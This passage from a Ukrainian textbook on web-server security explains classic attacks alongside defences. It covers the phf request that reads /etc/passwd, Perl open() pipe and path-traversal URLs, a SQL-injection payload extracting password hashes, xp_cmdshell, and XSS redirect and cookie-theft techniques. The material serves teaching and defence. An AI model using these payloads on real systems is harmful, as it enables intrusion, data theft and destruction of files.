використовують довгі та короткі імена файлів. Останні застосовують для сумісності з програмами, написаними для MS-DOS (хоча MS-DOS давно в минулому, короткі імена підтримуються й дотепер, оскільки саме їх часто використовують у сценаріях). Віртуальні каталоги посилаються на довгі імена фізичних каталогів. Вище ми наводили приклад посилання на сценарій `secret_script.asp`, що знаходиться у віртуальному каталозі /cgi-scripts на сервері www.server.com/. Якщо веб-сервер настроєно правильно, доступ на читання у каталозі /cgi-scripts буде заборонено. Насправді, це фізичний каталог, який має ім'я (наприклад, C:\InetPub\wwwroot\cgi-scripts). Ім'я cgi-scripts — це довге ім'я, відповідно коротке ім'я — cgi-sc~1. Як з'ясувалося, після використання у HTTP-запиті короткого імені (http://www.server.com/cgi-sc~1/secret_script.asp) виникала парадоксальна ситуація. З одного боку, якщо веб-сервер передавав запит ОС, підставляючи коротке ім'я каталогу в повний шлях, то ОС без проблем знаходила потрібний файл. З іншого боку, віртуального каталогу з таким ім'ям взагалі не існувало, і це не давало змоги перевірити права доступу до нього. Всупереч здоровому глузду і принципу мінімуму повноважень (заборонено все, що не дозволено явно) здійснювався доступ до файлу через фізичну структуру каталогів з правами, що було встановлено для доступу у фізичній файловій системі, а саме з правами адміністратора, від імені якого виконувався веб-сервер. Право на читання адміністратору було надано (цілком природно). Оскільки таку логіку роботи було закладено десь глибоко в алгоритмах роботи IIS, замість виправлення цієї помилки адміністраторам було рекомендовано відмовитися від довгих імен файлів [60].

Помилка оброблення параметрів запиту, що призводила до більш серйозних наслідків, була наявною в багатьох старих версіях різних веб-серверів, а точніше — в окремих сценаріях, що з ними постачались. Якщо у GET-запиті такому сценарію передував символ повернення каретки (%0A), то все, що знаходилося праворуч від нього, передавалося командній оболонці операційної системи як команда на виконання. Так, у веб-сервері Apache уразливим був сценарій phf. Запит

```
GET /cgi-bin/phf?Qalias=%0A/bin/cat%20/etc/passwd
```

повертав уміст файлу passwd [15].

У деяких веб-серверах проблему створювало подвоєння символу «/» — це давало змогу обійти обмеження доступу до каталогу [15].

Ще більш типовими були вразливості до DoS-атак. Наприклад, у тих самих серверах Apache було використано дуже неефективний алгоритм видалення подвоєних символів «/». Час роботи алгоритму зростав як n^2, де n — кількість символів «/», що стоять поряд. Створити запит, який би змушував сервер надовго «замислюватися», було дуже легко. Неважко було створити й програму, яка формувала безліч таких запитів [60].

Багато проблем викликало оброблення HTTP-заголовків. Їхні довжину і кількість стандарт не обмежує. У типовому запиті таких заголовків близько десяти. Сервер може накладати обмеження, але дуже часто жодних обмежень не було встановлено. Задля здійснення DoS-атаки створювали запит, що містив дуже багато заголовків. Такі атаки дістали назву Sioux Attack: перша програма, що демонструвала цю атаку, формувала 10 000 заголовків `User-Agent: sioux\r\n`.

17.2.5. Уразливості у сценаріях

У цьому підрозділі буде розглянуто атаки, спрямовані на сценарії та інші CGI-програми. Наслідки від таких атак значною мірою залежать від того, які права надано адміністратором для цих програм. Атаки можуть використовувати помилки адміністрування. Переважно вразливість виникає через неправильне настроювання серверного ПЗ (встановлення прав доступу, повноважень тощо).

Помилки, що виникають під час передавання параметрів

Передавання параметрів методами GET і POST. Метод `GET` передає параметри через рядок адреси. Розробникам веб-програм потрібно чітко усвідомлювати, що при цьому користувач не лише бачить усі параметри, але і має можливість безпосередньо у браузері модифікувати їх. Це висуває жорсткі вимоги до перевірки всіх параметрів на їхню коректність і припустимість значень.

Метод `POST` передає параметри непомітно для користувача. Але користувач завжди має можливість зберегти HTML-код сторінки, внести до нього необхідні зміни і після цього використати таку «підроблену» сторінку для передавання серверу небажаних параметрів.

Є ще одна цікава можливість, коли в одному запиті поєднують методи `GET` і `POST`. Для цього формується запит `POST`, у якому в адресі (що задається, наприклад, у формі за допомогою параметра `action`) передаються GET-параметри. У цьому випадку оброблятимуться і GET-, і POST-параметри. Чи коректно вони оброблятимуться, залежить від того, як написано програму перевірки і яким чином настроєно шлюз. Річ у тім, що параметри, призначені для перевірки та фільтрації, обирають за вказаним методом передавання (наприклад, до GET-параметра `id` можна звернутись як `$_GET["id"]`). Відтак у сценарії, що написано, наприклад, мовою PHP, автоматично буде зареєстровано змінну `id`. Але якщо GET- і POST-параметр передаються з однаковим ім'ям (наприклад, той самий `id`), то для присвоєння автоматично зареєстрованій змінній певного значення програма обере той із методів, якому віддано перевагу в настроюваннях відповідного шлюзу. Тобто цілком імовірно, що перевірку буде здійснено для GET-параметра, а після цього програма використовуватиме зовсім інше значення, взяте з POST-параметра [247].

Передавання параметрів через cookie. Використання cookie як засобу обміну параметрами між сервером та клієнтом викликає питання щодо безпеки клієнтів і серверів. Сама ідея механізму контролю стану клієнта, реалізована через cookie, викликає певні питання щодо можливості серверу або сторонніх хостів здійснювати стеження за діями клієнта, що можна за певних умов вважати порушенням конфіденційності. І в RFC-2965 (специфікації механізму cookie) [236], і в RFC-2964 (практичні рекомендації із застосування cookie) [239] сформульовано застереження щодо некоректного використання cookie.

Перше, на чому наполягають автори RFC: отримуючи будь-яку інформацію від клієнта, сервер має приховувати її від третьої сторони. Механізм cookie не є винятком: збираючи інформацію про клієнтів, сервер (будь-які програми на його боці) бере на себе зобов'язання не передавати її іншим вузлам. Наявність такого

обмеження можна назвати швидше політичною складовою, ніж технічною, оскільки технічно інформацію можна передати без будь-яких ускладнень. Недотримання цих умов може суттєво зменшити довіру до Інтернету.

Друге застереження стосується можливості використання cookie для автентифікації клієнтів і користувачів. Автори RFC однозначно вказують на те, що механізм cookie було розроблено без урахування вимог безпеки і що він не призначений для застосувань, пов'язаних будь-яким чином із сервісами безпеки. Тому cookie в жодному разі не можна використовувати з метою автентифікації, навіть якщо сеанс HTTP зашифровано.

Якщо для cookie встановлено термін дії, то він зберігається у текстовому файлі на диску. А це означає, що користувач може довільно модифікувати значення cookie і всіх його параметрів. Розробники мають брати це до уваги і не зберігати у cookie будь-яку інформацію, модифікація якої може завдати шкоди серверу, який встановив cookie, чи іншим серверам.

Розробники веб-програм також мають враховувати, що переважно cookie відкрито передаються по мережі, а це означає, що:

- порушник може перехопити HTTP-трафік і отримати інформацію про клієнта;
- порушник, який спромігся переспрямувати трафік через підконтрольний йому комп'ютер, має можливість модифікувати cookie, що передаються як від сервера клієнту, так і від клієнта серверу.

Таким чином, чутливу інформацію не можна передавати через cookie, якщо не організовано захищений канал передавання даних. Також розробники веб-програм мають включати в алгоритми роботи своїх програм ретельні перевірки припустимості параметрів, переданих через cookie.

Незважаючи на обмеження, які накладають специфікації параметрів cookie, підміна (Spoofing) у межах домену є цілком імовірною. Розглянемо приклад, взятий із RFC-2964 (формат cookie відповідає RFC-2965). Клієнтська програма здійснює запит до сервера victim.cracker.edu, звідки отримує cookie `session_id="1234"`, встановлюючи при цьому домен за умовчанням victim.cracker.edu. Далі клієнтська програма здійснює запит до сервера spoof.cracker.edu і отримує cookie `session_id="1111"` з явно заданим доменом: `Domain=".cracker.edu"`. По тому клієнтська програма знову здійснює запит до сервера victim.cracker.edu, передаючи йому ті cookie, що належать домену цього сервера:

```
Cookie: $Version="1";
        session_id="1234";
        session_id="1111"; $Domain=".cracker.edu"
```

Згідно з вимогами RFC-2965 це абсолютно коректно: до сервера victim.cracker.edu надійшли два різних значення параметра `session_id`. Сервер сам вирішує, яке із значень йому обрати. У цьому прикладі він може це зробити виходячи з того, що перше значення `session_id` стосується конкретно його, а друге — ні, тому останнє значення слід проігнорувати. Цей приклад демонструє потребу в більш ретельному проектуванні веб-програм, де має бути передбачено різні маніпуляції з параметрами (як зловмисні, так і ні).

Ін'єкція вихідного коду

Уразливість, яку називають ін'єкцією вихідного коду (Source Code Injection), призводить до того, що порушник отримує можливість впроваджувати і виконувати довільний код сценарію. Така вразливість характерна для сценаріїв, написаних мовами PHP і Perl [237]; вона є дуже поширеною і небезпечною.

Причиною ін'єкції вихідного коду PHP є погано організована перевірка змінних, що використовують функції на кшталт `include()` і `require()`. Функція `include()` у PHP може підключати і виконувати будь-який сценарій. Коли як аргумент функції передається URI, що вказує на файл із HTTP- чи FTP-сервера, то такий віддалений файл завантажується за відповідним протоколом (звісно, для цього в настроюваннях сервера має бути встановлено відповідні дозволи) і виконується. Можливість залучати зовнішні файли задається в настроюваннях PHP (за умовчанням її встановлено). Обмежувати підключення зовнішніх файлів може формат параметра, що передається функції `include()`. Якщо перед змінною, на яку порушник може впливати, стоятимуть будь-які символи (скажімо, префікс локального шляху: `include("./profiles/$user_id.php")`), то сформувати параметр функції, який був би коректним URI, що вказує на віддалений ресурс, не видається за можливе (оскільки у такому URI спочатку потрібно вказати протокол: http:// чи ftp://). У цьому випадку не можна казати про наявність уразливості глобальної ін'єкції вихідного коду, але цілком імовірно, що виникне вразливість локальної ін'єкції. Тобто порушник отримає можливість замість сценарію підставити інтерпретатору PHP доступний йому для читання деякий файл, розташований на сервері.

Слід зауважити, що інтерпретатор переглядає всі текстові файли, навіть ті, що *не мають розширення .php. Усе, що знаходиться всередині програмних дужок* PHP `<? ?>` або `<?php ?>`, він сприймає як команди PHP і виконує їх. А все, що розташовано поза межами таких дужок, інтерпретатор PHP вважає простим текстом і виводить його без змінень. Це дає можливість впроваджувати будь-який код у розташований на сервері текстовий файл, доступний для читання (навіть у журнал реєстрації подій).

Ін'єкцію коду можна здійснити також у Perl. Для цього використовують функцію `require()`. На відміну від PHP, Perl дає змогу здійснювати лише локальну ін'єкцію, і файл у цьому випадку має містити цілком коректний сценарій. Оскільки доступ до такого файлу здійснюється з правами веб-сервера, достатньо мати право на його читання. Право на виконання файлу сценарію для його підключення функцією `require()` не потрібне. Також не є обов'язковою наявність певного розширення імені файлу і стандартного першого рядка `#!/usr/bin/perl`.

З інтерпретатором Perl пов'язують ще одну особливість використання файлів, що долучаються. Для нормального відображення у браузері сценарій Perl обов'язково має виводити HTTP-заголовок `content-type` з двома символами нового рядка після нього. Рядок коду може мати такий вигляд:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n"
```

Якщо такий рядок не буде виведено у HTTP-заголовок або перед ним з'являться інші рядки (що не є HTTP-заголовками), результатом буде помилка 500 «Internal Server Error», про що клієнта буде повідомлено. Коректних результатів роботи сценарію клієнт не отримає. Таке часто трапляється із сценаріями, написаними саме мовою Perl. Зайві рядки з'являються перед заголовком `content-type` через помилку в роботі сценарію, зокрема через відсутність параметрів, що передаються в HTTP-запиті, або помилки в них. Якщо ж заголовок `content-type` взагалі не відображається, то це може означати, що сценарій, до якого здійснюється звернення, насправді було розроблено як такий, що входить до іншого сценарію і до якого не можна звертатися безпосередньо.

На перший погляд здається, що зазначені правила виведення заголовку `content-type` забезпечують ефективний захист від порушення логіки функціонування програм-сценаріїв. Насправді ж це не так. Хоча користувач замість результатів роботи сценарію отримує повідомлення про помилку 500, робота сценарію не переривається і він повністю виконується. При цьому до журналу реєстрації сервера також потрапляє повідомлення про помилку. Відтак за певних обставин порушник може здійснити безпосередній виклик деякого сценарію з потрібними йому параметрами. І хоча порушник не побачить результатів роботи сценарію, він зможе виконати певні дії (наприклад, внести зміни до бази даних).

Створення процесу функцією open()

Функцію `open()` у мові Perl використовують для відкривання файлів і читання їхнього вмісту. Застосовуючи її у веб-програмах, розробники мають пам'ятати про потенційну небезпеку, яку ця функція може нести за наявності в її аргументі змінних, доступних для модифікацій за протоколом HTTP.

У випадку коли перевірку HTTP-параметрів виконано неналежним чином, порушники отримують можливість щонайменше прочитати вміст файлів, читання яких не було передбачено розробниками. Залежно від способу передавання параметра функції порушники можуть отримати доступ до будь-яких файлів, що їх має право читати веб-сервер.

Насправді вразливість може бути значно суттєвішою. Функція `open()` у Perl підтримує конвеєр. Якщо її аргумент починається із символу «|», то розташований за ним рядок сприймається як команда, що виконується. У цьому випадку замість вмісту файлу виводиться результат роботи цієї команди.

Наведемо приклад. Нехай сценарій dumbtest.cgi викликає функцію `open()` з аргументом `file`. Сценарій отримує цей аргумент як GET-параметр і виводить уміст файлу. Звернувшись за URI-адресою

```
http://www.testserver.com/dumbtest.cgi?file=1.txt
```

клієнт отримає вміст файлу 1.txt, якщо такий файл є в каталозі за умовчанням. Якщо ж такого файлу немає, помилки не буде — відобразиться чиста сторінка.

Якщо клієнт звернеться за URI-адресою

```
http://www.testserver.com/dumbtest.cgi?file=../../privat.txt
```

то отримає вміст файлу, що знаходиться в каталозі, доступ до якого не було передбачено розробниками (вважатимемо, що такий файл існує).

Звернувшись за URI-адресою

```
http://www.testserver.com/dumbtest.cgi?file=dumbtest.cgi
```

клієнт отримає текст сценарію.

А от якщо клієнт звернеться за URI-адресою

```
http://www.testserver.com/dumbtest.cgi?file=|netstat+-an
```

то отримає результат виконання команди `netstat`, тобто інформацію про мережні інтерфейси сервера, запущені сервіси і встановлені з'єднання.

Інші символи керування потоками введення-виведення також будуть мати притаманний їм ефект. Наприклад, якщо є файл 1.txt, то після здійснення запиту

```
http://www.testserver.com/dumbtest.cgi?file=>1.txt
```

цей файл буде відкрито на записування (за наявності такого права у веб-сервера), і його вміст буде знищено.

17.2.6. SQL-ін'єкція

Дуже часто веб-програми забезпечують доступ користувачів Інтернету до деякої бази даних. Звичайно саме у базі даних зберігається інформація, з якої формують динамічні веб-сторінки: стрічки новин, статті, інформаційні та рекламні матеріали, форуми, альбоми фотографій тощо. Переважна більшість матеріалів, які можна зараз побачити в Інтернеті, насправді зберігається не у вигляді файлів-сторінок, а як об'єкти у базах даних.

Доступ до баз даних здійснюється за допомогою SQL (Structured Query Language — структурована мова запитів). Хоча SQL — стандартна мова запитів, синтаксис запитів на різних серверах баз даних може дещо відрізнятися. Загальну схему доступу до бази даних показано на рис. 17.3.




Рис. 17.3. Схема доступу до бази даних через Веб

Як видно з рисунка, веб-програма виконує основну роботу з перетворення HTTP-запиту (з деякими параметрами, що передаються через інтерфейс CGI) на SQL-запит до сервера баз даних. Саме на цю програму (прикладний сервер) покладено левову частку роботи з перевірки коректності запиту і припустимості його параметрів. Користувачу не потрібно знати, як працює SQL, зазвичай він лише активізує деякі посилання на веб-сторінці (які часто оформлено у вигляді кнопок, які потрібно клацати) і заповнює деякі поля у формах.

Слід зазначити, що в типових реалізаціях веб-систем доступ до бази даних не обмежується лише читанням даних, хоча і в такому випадку політика безпеки може вимагати чіткого розмежування доступу окремих користувачів. Частіше користувачі мають суворо обмежені права на додавання і редагування певних об'єктів у базі даних. Наприклад, користувачі веб-ресурсів додають свої коментарі до статей, роблять записи у книгах відвідувачів, створюють теми на форумах, додають у них свої повідомлення і мають можливість у подальшому їх редагувати і видаляти. Це означає, що лише настроюваннями веб-сервера контроль доступу здійснити неможливо. Розмежування доступу можна реалізувати засобами сервера баз даних, тоді всі користувачі Інтернету мають бути зареєстрованими як користувачі бази даних. Однак сервер баз даних відпрацьовує лише ті SQL-запити, що до нього надійшли. Саме прикладний сервер (який іноді називають «движком», який реалізує всю логіку роботи відповідного веб-ресурсу) і має за параметрами HTTP-запиту формувати такий SQL-запит, який не суперечить політиці безпеки.

Хоча SQL-ін'єкція може бути критичною вразливістю в системі, вона є однією з найпоширеніших уразливостей.

Розглянемо, як виникає ця вразливість. Веб-програма приймає через CGI-інтерфейс параметри і використовує їх для формування SQL-запиту. Наприклад, програма може отримувати параметр `id`, що надходить як GET-параметр HTTP-запиту, і формувати такий SQL-запит:

```
SELECT * FROM table_1 WHERE id='$id'
```

Якщо як GET-параметр надійде значення `id=123`, буде сформовано коректний SQL-запит, як це й передбачали розробники. А тепер уявімо, що користувач (порушник) вручну змінив значення параметра в запиті:

```
id=123'; SELECT user_id, pwd_hash FROM auth_data '
```

Результатом буде такий запит:

```
SELECT * FROM table_1 WHERE id='123'; SELECT user_id,
   pwd_hash FROM auth_data ''
```

Ми припускаємо, що жодної фільтрації значення параметра `id` здійснено не було і що порушнику відомо про таблицю `auth_data`. Фактично, порушник сформував власний SQL-запит, не передбачений розробниками, що суперечить нявній політиці безпеки. Деякі сервери баз даних (MySQL, Oracle) не дозволяють поєднувати запити за допомогою символа «;» (але дозволяють зробити це іншими засобами), а деякі (PostgreSQL, MS SQL) дозволяють саме таку конструкцію.

Очевидно, що є принципова можливість підставити замість коректного параметра HTTP-запиту спеціально сформований рядок, який після його оброблення веб-програмою сформує потрібний порушнику SQL-запит до бази даних. Спробуємо визначити, чого саме може досягти такий порушник.

По-перше, він може чинити будь-які дії над базою даних. За допомогою SQL-запитів можна не лише отримувати певну інформацію з бази даних, але й модифікувати чи видаляти окремі поля, записи або навіть цілі таблиці. У програмах,

доступних зовнішнім користувачам за протоколом HTTP, найчастіше зустрічаються такі SQL-запити:

- `SELECT` — вибирання інформації з бази даних;
- `INSERT` — додавання інформації до бази даних;
- `UPDATE` — модифікування інформації у базі даних;
- `DELETE` — видалення інформації з бази даних.

По-друге, деякі сервери баз даних дають змогу працювати з файлами. Наприклад, у MySQL доступна функція `load_file()`, яка приймає як аргумент ім'я файлу і повертає його вміст. Також доступною є конструкція `SELECT...INTO OUTFILE <filename>`, яка виводить результат запиту в файл, заданий ім'ям з абсолютним шляхом `<filename>`. В обох випадках користувачу потрібно мати особливий привілей `file_priv`. Крім того, щоб функція `load_file()` повертала вміст файлу, а не `null`, він має бути доступним для читання всім користувачам. Наявність можливості запитувати вміст файлу через веб-сервер може спричиняти небезпечну вразливість системи. Файл, у який здійснюється виведення даних за допомогою конструкції `SELECT...INTO OUTFILE`, має бути створений у момент здійснення запиту, оскільки MySQL не може змінювати вміст файлу, навіть якщо файл і каталог, у якому цей файл міститься, доступні для записування всім користувачам. Після створення файлу він стає доступним усім користувачам для читання й записування, але не для запуску на виконання (проте, як нам уже відомо, цього й не потрібно). Якщо у файл вивести команди PHP, то потім його можна буде підключити і виконати як сценарій лише за наявності права на читання.

У PostgreSQL також можна обмінюватись інформацією між таблицями і файлами за допомогою оператора `COPY`.

По-третє, шляхом SQL-ін'єкції можна здійснити DOS-атаку на сервер. Наприклад, у MySQL таку атаку можна здійснити, багаторазово викликавши функцію `benchmark(n, expr)`, яка *n* разів виконує заданий вираз `expr`.

У MS SQL є ще потужніший інструмент, який дає змогу виконати будь-яку системну команду викликом збереженої процедури `exec master..xp_cmdshell "cmd"`. Результат роботи команди цього разу порушнику не буде повернено, але сам факт виконання команди на сервері є надзвичайно небезпечним.

Щоб виявити і використати вразливість SQL-ін'єкції, порушник має дослідити реакцію програми (зокрема, повідомлення про помилки) на різні варіації всіх параметрів, що передаються їй методами `GET`, `POST` та через cookie. Щоб використати вразливість, необхідно також знати тип сервера бази даних. Як правило, за наявності вразливості MySQL вимагає від порушника значно більших зусиль під час дослідження, ніж PostgreSQL, де експлуатація вразливості здійснюється порівняно легко.

Унеможливити цю вразливість розробники веб-програм можуть, організувавши ретельну перевірку типів даних усіх параметрів, що передаються. Якщо очікуються, скажімо, дані числових типів, необхідно впевнитися, що надіслані дані мають саме такий тип, або жорстко привести їх до потрібного типу. В очікуванні

рядка, слід ретельно контролювати, щоб указані користувачем параметри (задані одинарними чи подвійними лапками) не виводили його за межі рядка.

Докладно методи пошуку цієї вразливості та її нейтралізації описано в [237].

17.2.7. Міжсайтовий скриптінг

Міжсайтовий скриптінг (Cross Site Scripting, XSS) — ще одна поширена вразливість. Її можуть мати сторінки, вміст яких користувачі здатні змінювати, щоб цими даними могли користуватися відвідувачі таких сторінок. Це різні форуми, чати, системи обміну повідомленнями через веб-інтерфейс і навіть сторінки, що містять статті або мультимедійні об'єкти, до яких користувачі можуть додавати свої коментарі [237].

Уразливість виникає, якщо належним чином не здійснюється фільтрація даних, що передають користувачі. Тоді порушник має змогу впроваджувати дані, які можуть завдати певної шкоди іншим користувачам. Така вразливість виникає також, коли користувач має змогу передавати не лише текстову інформацію (виведення якої не може завдати шкоди), але й посилання на інші документи та ресурси, насамперед на сценарії (наприклад, JavaScript).

За допомогою враженої системи (сервера) порушник може виконати деякий сценарій на системі іншого користувача. Це означає, що браузер користувача, якого атакують, буде застосовувати звичайну політику безпеки, яка поширюється на ту систему, що виявилася вразливою.

Розглянемо простий приклад [237]. Нехай на деякому сайті організовано книгу, в яку відвідувачі можуть дописувати свої коментарі. Параметри передаються на сервер методом `POST`. Сценарій (CGI-програма, написана на PHP) перевіряє дії користувача: чи він намагається додати запис, чи лише переглядає сторінку. Якщо запис додано, програма перевіряє надіслані параметри. Користувач обов'язково має заповнити поля `ім'я` і `текст повідомлення`. Тоді програма за допомогою функції `fopen()` відкриває для дописування текстовий файл (із жорстко заданим іменем і розширенням .txt) і додає до нього новий запис, після чого файл буде закрито. Далі (переглядаючи сторінки, користувач одразу потрапляє у цю частину сценарію) той самий файл відкривається для читання знову таки функцією `fopen()`, і весь його вміст зчитується порціями за допомогою функції `fread()` і надсилається користувачу у вигляді HTML-сторінки. Потім файл закривається, а корстувач отримує форму для додавання нового запису.

Завдяки тому що ім'я файлу задане як константа, порушник не зможе, працюючи з ним, відкрити будь-який інший файл ані для читання, ані для записування. Те, що вміст файлу відображає браузер користувача без будь-яких змінень, також сприяє безпеці: які б дані не додавав порушник як своє повідомлення, він не зможе виконати жодних дій на сервері. Вище ми розглядали проблеми у PHP з функцією `include()`. Якби замість функцій `fopen()` і `fread()` для виведення вмісту файлу програміст використав `include()`, текст програми був би трохи коротшим і простішим, а результат її дії залишався б таким самим, доки порушник не

дописав би як повідомлення команди PHP (їх би виконав на сервері інтерпретатор PHP).

Отже, програму написано з урахуванням вимог безпеки сервера. Але, як виявляється, на боці клієнта не все так безпечно. Порушник може додати як своє повідомлення фрагмент HTML-коду, що містить сценарій JavaScript. Наведемо такий простий сценарій:

```
<script Language=JavaScript>
alert('Hello!');
</script>
```

Кожний користувач, заходячи на цю сторінку, бачитиме вікно з повідомленням «Hello!». Проте це може бути будь-яке повідомлення, зокрема лихий жарт на кшталт повідомлення про зараження комп'ютера вірусом.

Використовуючи вразливість типу XSS, порушник може досягти таких цілей:

- здійснити «дефейс» сайта (тобто змінити вигляд сторінки, щоб дискредитувати її власника, поглумитися з нього або задля введення в оману користувачів);
- отримати параметри (наприклад, cookie) від користувача;
- зібрати статистику щодо дій користувачів;
- спонукати адміністратора до виконання неявних дій.

Розглянемо їх детальніше.

Змінення вигляду сторінки

Радикально змінити вигляд сторінки можна і без застосування JavaScript. Достатньо визначити такий стиль непрозорого шару, щоб сторінку було повністю перекрито, і вивести із цим стилем свою інформацію. Коли таку оригінальну сторінку буде надіслано користувачу, він її не побачить (хоча переглянувши HTML-код сторінки, користувач може виявити її, а здійснивши редагування цього коду, — навіть побачити).

Змінення, що стосуються вмісту сторінки (насамперед, посилань), а не її вигляду, — більш небезпечні. Засобами JavaScript можна легко переспрямувати користувача на зовсім іншу сторінку. Наприклад, сценарій:

```
<script Language=JavaScript>
  document.location.href="http://www.hacker.org/evilpage.html";
<script>
```

перенесе користувача на сторінку http://www.hacker.org/evilpage.html. Він фактично опиниться на сайті зловмисника. У найгіршому випадку зловмисник відтворить дизайн сторінки, з якої користувача було переадресовано, і єдиною відмінністю (не дуже помітною для недосвідченого користувача) буде інша адреса у полі адреси браузера. Готуючи серйозну атаку, зловмисник може зареєструвати доменне ім'я, схоже на те, яке має атакований сайт, і тоді помітити підміну буде ще важче. Усе це робиться задля того, щоб отримати від користувачів атрибути доступу до сайту (імена і паролі) або іншу конфіденційну інформацію.

Підмінити сторінку можна також задля здійснення DOS-атаки. Таку атаку легко організувати. За допомогою простих сценаріїв JavaScript на комп'ютері клієнта можна відкрити дуже багато великих і невидимих (прозорих) вікон, що повністю «з'їсть» ресурси процесора і пам'яті. Сценарії можуть також ініціювати звернення до іншого сервера, який після цього стане ціллю розподіленої DOS-атаки: його почнуть ненавмисно атакувати всі користувачі, що заходять на змінену зловмисником сторінку.

Отримання параметрів від користувача

Припустимо, що порушник хоче отримати деякі параметри комп'ютера користувача. За допомогою JavaScript можна отримати відразу всі параметри cookie в контексті того сайта, з якого сценарій було завантажено. Для цього достатньо звернутися до властивості `cookie` об'єкта `document`. Одержані дані можна в подальшому надіслати на будь-яку адресу.

Основна проблема для порушника полягає у тому, що здійснити все це потрібно непомітно. Найпростіше відправити дані методом `POST` на веб-ресурс, що контролює порушник. Але тоді користувача буде переадресовано із сайта, де він отримав модифіковану порушником сторінку, безпосередньо на сайт порушника. Напевно, що це буде помічено. На сайті порушника можна здійснювати зворотну переадресацію, але такий процес відбуватиметься з певною затримкою.

Більш досконалий варіант — відкрити засобами JavaScript нове вікно та звернутися в ньому до веб-ресурсу порушника, передавши йому всі необхідні дані. Нове вікно можна зробити мінімального розміру і розташувати його за межами екрана, а після відправлення даних порушнику закрити це вікно.

Збирання статистики щодо дій користувачів

Порушник може збирати статистику про відвідувачів сторінки, яка має XSS-уразливість. Для цього достатньо помістити посилання на об'єкт (наприклад, зображення або фоновий звук), розташований на сайті порушника. Клієнтські програми кожного з відвідувачів, отримавши сторінку, звернуться за цим об'єктом до сайта порушника, де цілком прозоро й буде зібрано статистику.

Слід зазначити, що довести факт несанкціонованого збирання статистики досить складно, для цього необхідно мати доступ до внутрішніх настройок сервера порушника. Для того щоб порушник мав можливість збирати статистику, він має настроїти свій веб-сервер таким чином, щоб запити до файлів (наприклад, до файлів із зображеннями, що мають розширення .gif), оброблялись як сценарії PHP, а ті вже надсилали користувачам необхідні зображення.

У результаті порушник може легко отримати таку інформацію:

- IP-адреси відвідувачів (навіть якщо сама система їх приховує);
- час відвідувань (може сприяти встановленню відповідностей між умовними іменами користувачів та їхніми IP-адресами);
- тип і версію браузера та ОС;
- дані про сторінку, з якої користувач потрапив на сайт порушника.

Очевидно, що зібрана статистика дає змогу визначити конфіденційні дані окремих користувачів.

Спонукання адміністратора до виконання неявних дій

Хоча це досить складна атака, її також можна здійснити. Ідея атаки полягає у тому, щоб надіслати адміністратору веб-сторінку, модифіковану так, щоб він непомітно для себе виконав певні дії. Наприклад, якщо вразливим ресурсом є форум, порушник може руками адміністратора цього форуму здійснити деструктивні для нього дії, недоступні звичайним користувачам (видалити повідомлення або теми).

Захист від XSS-уразливостей

Ми вже знаємо, що порушник має можливість безперешкодно впровадити свій JavaScript-сценарій у сторінку сайта. Насправді це можна зробити лише тоді, коли фільтрацію тексту, що вводить користувач, не здійснюють взагалі або здійснюють неналежним чином. Фільтрацію потрібно проводити за ключовими словами (такими як script) і окремими символами, що становлять найбільшу небезпеку (одинарні та подвійні лапки, кутові дужки). Щоб значно ускладнити ін'єкції сценаріїв (а також стилів та інших потенційно небезпечних елементів HTML), дуже часто забороняють додавати будь-які теги HTML. Замість них застосовують так звані BB-коди, де використовують не кутові, а квадратні дужки, які не мають жодного функціонального навантаження в HTML. Веб-програма (наприклад, «движок» форуму або чату) ті коди, які розпізнає і вважає за припустимі, замінює відповідними HTML-тегами, а ті, що не розпізнає, — залишає без змін (тоді вони виводяться як простий текст) або взагалі відкидає. Таким чином, порушнику потрібно не лише вставити свій сценарій у текст, що він вводить, а підготувати спеціальну послідовність символів, яка після оброблення перетвориться на дещо, що містить у собі сценарій, який буде виконано під час завантаження сторінки або після активізації певного об'єкта на ній.

Проте, як показує практика, порушники стають дуже вигадливими, коли формують такі непередбачувані рядки, які потім некоректно обробляють веб-програми. Інформацію щодо конкретних можливостей проникнення можна знайти на багатьох сайтах в Інтернеті.

17.2.8. Захист сервера від атак

Для захисту ресурсів Інтернету від атак через веб-сервери необхідно постійно контролювати повідомлення про виявлені на них уразливості, встановлювати останні стабільні версії серверів і всі наявні оновлення та виправлення. Слід усвідомлювати, що будь-який ресурс в Інтернеті може стати мішенню для зловмисників, і не варто сподіватися на те, що ресурс існуватиме й без повсякденного ретельного контролю його безпеки. Дуже важливо здійснювати правильне адміністрування ресурсу. Це стосується не лише веб-сервера, але й операційної системи та решти програмних продуктів, задіяних у веб-ресурсі, а саме: системи керування базою даних, інтерпретаторів мов сценаріїв (Perl, PHP), системних і прикладних

бібліотек. Будь-яка ланка у програмному забезпеченні веб-ресурсу може спричинити вразливість.

Для запобігання появі вразливостей у сценаріях, програмісти мають уникати використання у викликах функцій відкривання файлів, включення сценаріїв тощо. Також слід уникати використання імен змінних, значення яких можуть бути безпосередньо чи опосередковано змінені зовнішніми користувачами. Якщо ж таких імен змінних уникнути не можна, то параметри мають бути ретельно перевірені. Це стосується також імен файлів, які належать чітко визначеній множині дозволених файлів [237].

17.2.9. Атака на клієнта

Оскільки ймовірність цілеспрямованої атаки на клієнта значно нижча, ніж імовірність атаки на сервер, користувачі часто легковажно ставляться до захисту своїх комп'ютерів, навіть коли постійно працюють в Інтернеті. У кращому випадку вони встановлюють антивірусні засоби і своєчасно оновлюють їхні бази.

Але насправді безліч клієнтських комп'ютерів в Інтернеті постійно стають жертвами атак. Такі атаки, як правило, не спрямовують на конкретний комп'ютер, частіше шкідливі програми атакують усі комп'ютери без винятку і захоплюють ті з них, які мають уразливості. Цими шкідливими програмами можуть бути віруси, «троянські коні» та мережні хробаки, які розповсюджуються мережею.

Розглянемо докладніше, які саме вразливості може мати клієнтське програмне забезпечення веб-служби, тобто браузери.

Уразливості клієнтського програмного забезпечення

